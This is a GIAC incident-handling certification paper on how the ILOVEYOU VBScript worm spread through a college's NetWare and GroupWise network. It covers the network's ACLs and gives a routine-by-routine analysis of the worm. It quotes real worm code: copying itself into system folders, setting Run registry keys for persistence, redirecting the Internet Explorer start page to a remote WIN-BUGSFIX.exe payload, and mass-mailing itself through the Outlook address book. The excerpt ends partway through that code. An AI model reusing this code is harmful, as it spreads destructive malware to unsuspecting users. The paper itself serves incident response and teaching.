Global Information Assurance Certification Paper

A NetWare Nightmare:

How a Windows Based Virus Can

Effect Novell NetWare

GIAC Incident Handling Certification
2.0

James Manion

Background:

While working at a local college an attack was invoked upon the college's network. The attack infected mail servers including clients using POP3 mail programs. Web servers and various subnets throughout the campus were brought to their knees. The sad part is that this easily preventable attack was kicked off by an unknowing user and was later restarted on purpose by another user. The attack did not target the college specifically. The purpose of the worm was to invoke havoc on as many unsuspecting users as possible across the entire Internet.

The attack came in the form of an innocuous email claiming to be a love letter with the subject ILOVEYOU. Since the worm used the address book of the user, the recipient would probably recognize the sender and assume the email and attachment to be legitimate. The body of the email instructed the reader to open the attachment to view the love letter. The body read: "kindly check the attached LOVELETTER coming from me". When the attachment was opened, the worm was activated and the email was resent to all users within the recipient's Outlook address book.

The worm spread throughout the Internet in just a few hours. Since most places share address books within the organization and there are usually accounts like "ALL' or "ALL USERS" it was very easy to infect an entire organization, as well as infect everyone who was listed in each individual's personal address book. Soon organizations all over the Internet were infected. The United States Congress, the U.S. Air Force, the British Parliament and many other government, education and business entities were infected. Just as network administrators were getting a handle on this worm, new worms that were just cheap imitations of the ILOVEYOU worm started to show up. A Mother's Day variant soon was spreading across the Internet and reinfecting the same users. Anti-virus vendors were quick to create a fix and most had a fix in place and new virus definitions on their websites within a day. However, this led to a new variant, which claimed to be an email from the Anti-virus vendors with the fix attached to the email. Unfortunately, this was just a hacked version of the original ILOVEYOU worm with basically the same malicious payload.

All of these variations took advantage of exploits within Microsoft's Outlook and Internet Explorer. The worm used capabilities within windows scripting which is installed when Internet Explorer is installed. This type of scripting permitted Visual Basic Scripts to be sent as attachments and executed. If not configured properly, Outlook would automatically execute the scripts when the email was read. When the worm was executed, it not only emailed itself to other users it would also delete and modify certain multimedia files, as well as alter the user's Internet Explorer settings and try to send it self to chat rooms via Internet Relay Chat.

The worm used a unique way of social engineering to help propagate itself and infect other users. Most users could not resist the urge to open an ILOVEYOU message from someone they knew. And for this reason the worm continued to spread. Here are the details about the ILOVEYOU worm.

Part 1 – The Exploit

Name:

The ILOVEYOU worm is commonly known by the following names. VBS.LoveLetter.A (Symantec naming convention), Lovebug, I-wWorm.LoveLetter, VBS/LoveLetter.A, VBS/LoveLet-A

Operating System:

All Microsoft Windows platforms that have the Windows Scripting Host engines installed can be infected. The Windows Scripting engine can be installed by default when either the operating system, Internet Explorer or Outlook is installed or upgraded. This includes Win9x, ME, XP, NT 4 and Windows 2000. Under a "Typical" or "Custom" install this feature is checked by default. In order to prevent this from being installed a "Custom" install is needed and the "Windows Scripting Host" or "Visual Basic Support" should be unchecked. Since Outlook Express is installed with all versions of Windows it can be assumed that Windows Scripting is enabled on all fresh Windows installs. This virus does not affect Macintosh and Unix systems since they do not use a registry and do not

understand VBScript. Even though Internet Explorer can be used to view websites on a Macintosh the virus still is unable to infect or propagate through the Macintosh. Figure 1 below a screen shot of the installed components that are loaded into Windows 98 after a standard installation of the operating system.




Figure 1 Windows 98 With Windows Scripting Host Installed

Ironically that even after all of the well publicized issues with Windows Scripting and malicious code, Microsoft still has Windows Scripting enabled by default during an installation of its latest browser. Figure 2 on the next page depicts a custom installation of Internet Explorer 6.0 and even for a “minimal” installation Visual Basic Scripting Support is enabled.




Figure 2 IE6 Custom Install With Scripting Set By Default

According the Microsoft KnowledgeBase article Q282232 the ILOVEYOU virus effects the following versions of Internet Explorer

- Microsoft Internet Explorer version 6 for Windows XP
- Microsoft Internet Explorer version 6 for Windows 2000
- Microsoft Internet Explorer version 6 for Windows NT 4.0
- Microsoft Internet Explorer version 6 for Windows Millennium Edition
- Microsoft Internet Explorer version 6 for Windows 98 Second Edition
- Microsoft Internet Explorer version 6 for Windows 98
- Microsoft Internet Explorer version 5.5 Service Pack 1 , for Windows Millennium Edition
- Microsoft Internet Explorer versions 5.01 , 5.01 Service Pack 1 , 5.5 , 5.5 Service Pack 1 , for Windows 98 Second Edition
- Microsoft Internet Explorer versions 4.01 Service Pack 2 , 5 , 5.01 , 5.01 Service Pack 1 , 5.5 , 5.5 Service Pack 1 , for Windows 98
- Microsoft Internet Explorer versions 2.0 , 3.0 , 3.01 , 3.02 , 4.0 , 4.01 , 4.01 Service Pack 1 , 4.01 Service Pack 2 , 5 , 5.01 , 5.01 Service Pack 1 , 5.5 , 5.5 Service Pack 1 , for Windows 95

- According to Microsoft the ILOVEYOU virus effects the following versions of Outlook and Outlook Express
- Microsoft Outlook Express versions 5.01 , 5.5 , 6.0 , for Windows 2000
- Microsoft Outlook Express, versions 5.5 , 6.0 , for Windows Millennium Edition
- Microsoft Outlook Express versions 5 , 5.01 , 5.5 , 6.0 , for Windows 98 Second Edition
- Microsoft Outlook Express versions 5 , 5.01 , 5.5 , 6.0 , for Windows 98

- Microsoft Outlook Express versions 4.0 , 4.01 , 5 , 5.01 , 5.5 , for Windows 95
- Microsoft Outlook Express versions 4.0 , 4.01 , 5 , 5.01 , 5.5 , 6.0 , for Windows NT 4.0
- Microsoft Outlook 2002
- Microsoft Outlook 2000
- Microsoft Outlook 98
- Microsoft Outlook 97

Protocols/Services/Applications:

The ILOVEYOU worm exploits the integration of Internet Explorer as part of the operating system. This "openness" as Microsoft likes to call it, gives Internet Explorer and Outlook the ability to control all aspects of the operating system and file system through the execution of Visual Basic Scripts. The ILOVEYOU worm communicated with the Mail Server using Simple Mail Transfer Protocol (SMTP) on port 25 and would also attempt to connect to Internet Relay Chat (IRC) sites using port 6677. The worm also used the HTTP protocol on port 80 to help ensure its survival. After the worm modified the users start page for Internet Explorer, the next time Internet Explorer was launched it would bring up a website that attempted to download the malicious code.

Brief Description:

On May 4, 2000, the CERT Coordination Center released a CERT Advisory (CA-2000-04 Love Letter Worm) alerting users and system administrators across the world of a newly discovered and very malicious worm making its way across the Internet. The ILOVEYOU worm when activated would attempt to propagate itself by the use of either email or IRC. In most cases a user would infect one's system by viewing an attachment that included the malicious code or by executing a file that was infected with the worm. This attachment would be included in a message received from usually a "known" sender and would contain the subject "ILOVEYOU". The body of the message would read: "kindly check the attached LOVELETTER coming from me". Once activated, the worm would also infect specific file types on all mounted file systems. These files included multimedia files such as, mp2, mp3, jpg, jpeg, as well as web file types like, css, js ,jse, wsh ,sct,htta, vbs and vbe. The worm used a few common exploits that were known at

the time and while there is no CVE number (Common Vulnerabilities and Exposures) for the ILOVEYOU worm, the social engineering and the way the worm spread so quickly added to the destruction the worm caused.

Variants:
Symantec Security Response has identified 82 versions of VBS.LoveLetter. See Appendix D for a current list. This information is current as of May 31, 2001.

References:
Appendix A lists the code for the actual ILOVEYOU worm
CERT® Advisory CA-2000-04 Love Letter Worm
http://www.cert.org/advisories/CA-2000-04.html
Symantec Virus – LoveBug Variations
http://securityresponse.symantec.com/avcenter/venc/data/vbs.loveletter.a.html
McAfee / Network Associates
http://vil.nai.com/vil/content/v_98617.htm
Proland Software
http://www.pspl.com/virus_info/worms/loveletter.htm
Command Software Systems, Inc.
http://www.commandcom.com/virus/love.html

Part 2 – The Attack

Description and diagram of network.

The college network supported approximately 5,000 users. The backbone of the college was Gigabit Ethernet and each dorm was connected to a Cisco Catalyst 4500 switch providing 100MB throughput to each dorm room. About 2,200 students lived on campus and had connectivity from their dorm rooms. There were about 500 faculty and staff and about 2,000 students who lived off campus. Dial-up access was available to about 100 concurrent off-campus connections. The college community connected to the Internet through an OC-12 connection protected by a Cisco 7200 Border router and a Cisco 515 Pix firewall system as shown on the next page in Figure 3. There were redundant systems and routers for backup connectivity.




Figure 3 - Network Diagram

All of the Cisco routers were running the latest IOS at the time, which was 12.5. The border router was configured to perform both ingress and egress filtering. These access lists were designed to block all private addresses, multicast and loop-back addresses that may enter or leave the network. The router was even configured to check for spoofed addresses entering and leaving the network. The router was restricted to allow only established connections to enter the network unless the traffic was DNS, email or web traffic. There were also implicit "deny all" statements on each router to block packets not specifically listed as permissible traffic. Being an academic institution, there were little constraints we could place on specific types of outbound traffic. The Cisco PIX firewall worked very well in concert with the border router and also provided a "defense in depth" by adding a second layer of security.

At the interface level for the border router the following restrictions were in place. This included ingress and egress filters as well as ACLs that were used to specifically deny certain ports and services commonly used to exploit devices. Logging had been activated for certain rules

Here is a section of the current ACLs on the border router that **deny** traffic

access-list inbound deny tcp any any range 512 514 log
Block inbound TCP traffic to ports 512-514 usually used for r-services - rsh, rexec, rlogin
access-list inbound deny tcp any any eq 23 log
Blocks inbound TCP traffic to port 23 usually used for telnet.
access-list inbound deny ip any any eq 111 log
Blocks inbound traffic to port 111 usually used for Unix portmapper/RPC service,
access-list inbound deny ip any any range 135 139
Blocks inbound traffic to ports 135-139 usually used for NetBIOS traffic.
access-list inbound deny ip any any eq 445
Blocks inbound traffic to port 445 usually used for NetBIOS traffic
No need to log NetBIOS traffic since there is usually so much.
access-list inbound deny tcp any any eq 21 log
Blocks inbound TCP traffic to port 21 usually used for FTP traffic

Below are specific services and ports that were **permitted**.

access-list inbound permit udp any host <DNS Server IP Address> eq 53
Permit inbound UDP traffic to port 53 usually used for DNS Servers. Zone transfers use TCP so only UDP DNS traffic was permitted to protect information about internal servers.
access-list inbound permit tcp any host <Mail Server IP Address> eq smtp
Permit inbound TCP SMTP traffic to Mail Server
access-list inbound permit tcp any host <Web Server IP Address> eq http
Permit inbound TCP HTTP traffic to Web Server
access-list inbound permit tcp any host <Web Server IP Address> eq 443
Permit inbound TCP SSL traffic to web server for Secure Web Services

As for outbound traffic or egress filtering, ACLs were used to protect unwanted traffic, originating from internal networks, from leaving the campus network. The ACLs were similar to the ingress filters that were previously mentioned.

access-list outbound deny ip 10.0.0.0 0.255.255.255 any log
access-list outbound deny ip 192.168.0.0 0.0.255.255 any log
Block outbound Traffic using private addresses.
access-list outbound permit udp host <DNS Server IP Address> any eq 53
Permit outbound UDP Traffic on port 53 from campus DNS Server. This would allow for recursive lookups for devices within the campus network
access-list outbound permit tcp host <MAIL Server IP Address> any eq smtp
Permit outbound TCP Traffic from campus Mail Server to pass outgoing mail to other SMTP servers on the Internet.
access-list outbound permit tcp host <Web Server IP Address> eq http any
Permit outbound TCP Traffic from the campus Web Server using HTTP
access-list outbound permit tcp host <Web Server IP Address> eq 443 any
Permit outbound TCP Traffic on port 443 for SSL traffic from the campus Web Server

An implicit deny "any-any" was placed with each of the ACLs in regards to inbound traffic

At the time, the Cisco PIX 515 had the latest IOS version 6.0 installed with 32MB of ram. The Cisco PIX 515 was configured in a similar fashion to the border router. Below are the configurations needed to permit/deny different types of traffic

outbound 15 permit <DNS Server IP> <Netmask> 53 udp
Permit UDP Traffic outbound on port 53 from the DNS Server
conduit permit tcp host <Mail Server IP> eq 25 any eq 25
outbound 8 permit x.x.x.x x.x.x.x 25 tcp
Permit TCP Traffic on port 25 to port 25 of the campus Mail Server
Permit TCP Traffic outbound on port 25
conduit permit tcp host <Web Server IP> eq 80 any
outbound 8 permit <Web Server IP> <Netmask> 80
Permit TCP Traffic on port 80 to and from the campus Web Server
conduit permit tcp <Web Server IP> <Netmask> eq 443 x.x.x.x x.x.x.x eq 443
Permit TCP Traffic on port 443 (SSL) to the campus Web Server

The email servers were Dell PowerEdge 6300 systems with 512MB ram and 18GB mirrored hard drives. Each server was running Netware 5.1 with Service Pak1. The email servers were using GroupWise 5.5 SP23 as the mail agent. One server was used as the Mail Transfer Agent that handled mail coming and going to the Internet. There were 10 Post Offices that handled the mail for the college community. Nine servers were used for student email with load balancing based on the student's last name. Using the first letter of the student's last name, a server handled email for a group of students. Since there were about 4,500 students, each server handled about 500 students. Students were group logically as follows: the letters represent the

first letter of their last name; AHN, BIV, CJ, DLZ, EGP, FKT, MOQ, RWX, SUY. The tenth mail server was used to handle the email for the 500 or so faculty and staff.




Figure 4 Post Office Layout for Students and Staff

Figure 4 shown above, depicts the GroupWise MTA 5.5 Configuration Status screen which gives a quick snapshot of the Post Offices and the Mail Services currently on the network. Here you see each of the student post offices, as well as the SMTP and POP3 servers. The staff Post Office is known as MWCMAIL.

Just as the mail servers were group, so were the file servers that handled the shared storage space for the college community. Based upon the user's last name, the students were spread across 9 Dell PowerEdge 6300 servers running Netware 5.1 with Service Pak1. The staff also had a server for their personal documents. Each user was allocated 20MB of "home" space. There were also two separate servers for the shared space on the network. One of these servers was dedicated for just the students to store anything they needed. This was not permanent space and could be accessed by all students. This space was predominantly used to store music and other files. The other server was for staff departmental documents. In this space, each department had access to shared space. Within each departmental folder was a 'www' folder that contained the departments website. Each user's 'home' space also contained a 'www' folder that

was used to store their personal web pages. When a user logged into the network their "home' space and other shared space that they had access to was automatically mounted as a drive on their system. Each users 'home' space was mount as an "H" drive and the shared space was mounted as an "S" drive.

There were also several network drives that were mapped that contained applications and network support files. A "W" drive was used to store applications that students and staff were allowed to install. Typical applications stored on this drive were programs like Office2000, Corel WordPerfect, SPSS, Internet Explorer, Netscape Communicator. Ironically, Norton Antivirus Corporate Edition and latest definitions were stored in this drive for all of the college campus to access. This drive was mainly used when a system was first delivered and additional applications needed to be installed. Figure 5 shown on the next page shows the different network drives that were automatically mapped when a user logged into the network. Notice the PUBLIC.WWW folder and the GRCE folder. These contained both personal and departmental web pages respectively.




Figure 5 Automatically Mapped Drives

Protocol / Virus description.

Microsoft's Visual Basic Scripting is a subset of the Visual Basic programming language. VBScript is only supported by Internet Explorer and Windows Operating Systems. This streamline version of the more powerful Visual Basic suite has the ability to control thousands of ActiveX controls. These controls give the programmer the ability to control all aspects of the operating system and the user environment including the system registry. This power comes at a price. A programmer can embed malicious code into what appears to be an innocent script and wreak havoc on the system. All that is needed for a VBS file to execute is the Windows Scripting Host which is installed automatically on the Windows operating system or when Internet Explorer or Outlook is installed.

The ILOVEYOU worm propagates using Microsoft Outlook and Internet Relay Chat (mIRC in particular). When the worm enters the system as an attachment, the user has to view or open the attachment in order to activate the worm. Once opened, the worm sends itself to all email addresses in the Microsoft Outlook address book. If mIRC is installed on the system it will attempt to connect to Internet Chat Rooms and spread itself to those users. The worm will also overwrite multimedia files including jpg and mp3 extensions, with a copy of itself, effectively destroying the data. In the process, it adds the extension .vbs to each file making it ready to be executed by the Windows Script Host on the infected system. For example, a file named x.jpg will be replaced by a file called x.jpg.vbs which contains a copy of the worm.

The worm also uses SMTP to propagate itself via email through the Outlook application. The Simple Mail Transfer Protocol is defined in RFCs 821 and 822 which layout how to transmit messages between two users. RFC 821 specifies the protocol that controls the exchange of mail between two machines while RFC 822 describes the structure for the message, which includes the envelope. According to RFC 821, SMTP provides a mechanism for the transmission of mail; directly from the sending user's host to the receiving user's host when the two host are connected to the same transport service, or via one or more relay SMTP-servers when the source and destination hosts are not connected to the same transport service.

The exchange of email using TCP/IP is performed by a message transfer agent (MTA). In most cases the user would utilize an application such as Outlook to compose messages and then

the application would connect to the MTA to send the message to the intended recipient. The SMTP protocol describes how two MTAs communicate with each other using a single TCP connection. SMTP uses the concept of spooling. The idea of spooling is to allow mail to be sent from a local application to the SMTP application, which stores the mail in some device or memory. Once the mail has arrived at the spool, it has to be queued. A server checks to see if any messages are available and then attempts to deliver them. If the user is not available for delivery, the server may try later. Eventually, if the mail cannot be delivered, it will be discarded or perhaps returned to the sender. This is known as an end-to-end delivery system, because the server is attempting to contact the destination to deliver, and it will keep the mail in the spool for a period of time until it has been delivered. Keep in mind that the destination listed is not the physical machine of the recipient but rather the MTA or Post Office the user connects to in order to send/receive email.

The ILOVEYOU worm also used Internet Relay Chat to attempt to propagate itself. The IRC protocol is a text-based protocol, with the simplest client being any socket program capable of connecting to the server. Internet Relay Chat (IRC) was born during summer 1988 when Jarkko "WiZ" Oikarinen wrote the first IRC client and server at the University of Oulu, Finland. IRC is a system for chatting that involves a set of rules and conventions and client/server software. Most IRC clients use a Telnet like connection through port 6677

How the exploit works.

The worm was written in Visual Basic, and is processed by the WScript engine. The program consisted of four main routines and one that initialized and called the others. Below is a break down of the different routines. The entire code is listed in Appendix A at the back of this document, however; portions of code are shown for clarity.

The first routine (main) invoked would create other copies of the worm, as well as, start the malicious process of the code by calling on the other four main routines. The worm was copied into 3 separate places (MSKernel32.vbs, LOVE-LETTER-FOR-YOU.TXT.vbs, and Win32DLL.vbs).

```
Set dirwin = fso.GetSpecialFolder(0)
Set dirsystem = fso.GetSpecialFolder(1)
Set dirtemp = fso.GetSpecialFolder(2)
Set c = fso.GetFile(WScript.ScriptFullName)
c.Copy(dirsystem&"\MSKernel32.vbs")
c.Copy(dirwin&"\Win32DLL.vbs")
c.Copy(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")

regruns()
html()
spreadtoemail()
listadriv()
```

The first of the four main routines (regruns) was used to set several registry keys. These keys would permit the worm to be automatically executed upon different events. In order to keep the worm running after boot up the worm was made to be a service to ensure a long destructive life. The worm could be executed either when the attachment was viewed, when the machine was booted, or when Internet Explorer was started. The virus also configured Internet Explorer to go to a particular home page and download a new version of the worm called WINS-BUGS-FIX.exe which is not a fix but just the same malicious code causing the user to reinfect their system.

```
regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\MSKernel32",dirsystem&"\MSKer
nel32.vbs"
regcreate
"HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices\Win32DLL",dirwin&"\Win
32DLL.vbs"
regcreate
"HKCU\Software\Microsoft\Internet Explorer\Main\StartPage"
,"http://www.skyinet.net/~young1s/HJKhjnwerhjkxcvytwertnMTFwetrdsfmhPnjw6587345gvsdf7679njbvYT/WIN-
BUGSFIX.exe"
```

The second routine (HTML) was used to create an HTML version of the code, which served as the basis for infection within Internet Chat rooms (IRC). This web version called LOVE-LETTER-FOR-YOU.HTM was called during the spreadtoemail routine and helped to continue the propagation of the worm through IRC.

The third routine (spreadtoemail) was used to spread the worm via email to all of the victim's addresses in all of his or her address books. Since systems can have multiple address books for each user on the system, a registry key was created to manage the number of email addresses found in the address books. The worm would check for the existence of this key. If the key was not present for a particular address, an email would be generated with the subject "ILOVEYOU". The body of the message would read: "kindly check the attached LOVELETTER coming from me". The email would also contain a copy of the worm LOVE-LETTER-FOR-

YOU.TXT.vbs as an attachment. Using the keys, the worm could keep track of all the emails that were sent out based on the addresses. This way the worm would only send one copy of the worm to each address. Since the worm was running as a service, as new addresses were added to the address book, the worm could propagate itself and attempt to infect these users using the newly added addresses.

```
set mapi=out.GetNameSpace("MAPI")
for ctrlists=1 to mapi.AddressLists.Count
set a=mapi.AddressLists(ctrlists)

set male=out.CreateItem(0)
male.Recipients.Add(malead)
male.Subject = "ILOVEYOU"
male.Body = vbcrlf&"kindly check the attached LOVELETTER coming from me."
male.Attachments.Add(dirsystem&"\LOVE-LETTER-FOR-YOU.TXT.vbs")
male.Send
regedit.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\WAB\"&malead,1,"REG_DWORD"
```

The fourth routine (listadriv) would search and locate drives attached to the system. This would include both fixed and remote drives. The worm would search each drive looking for specific file names (mirc32.exe, mlink32.exe, mirc.ini, script.ini, mirc.hlp) that would indicate that Internet Chat programs were installed on the system. Since users can install operating systems on different drives all mounted drives would be searched, including network drives.

```
Set dc = fso.Drives
For Each d in dc
If d.DriveType = 2 or d.DriveType=3 Then
folderlist(d.path&"\")

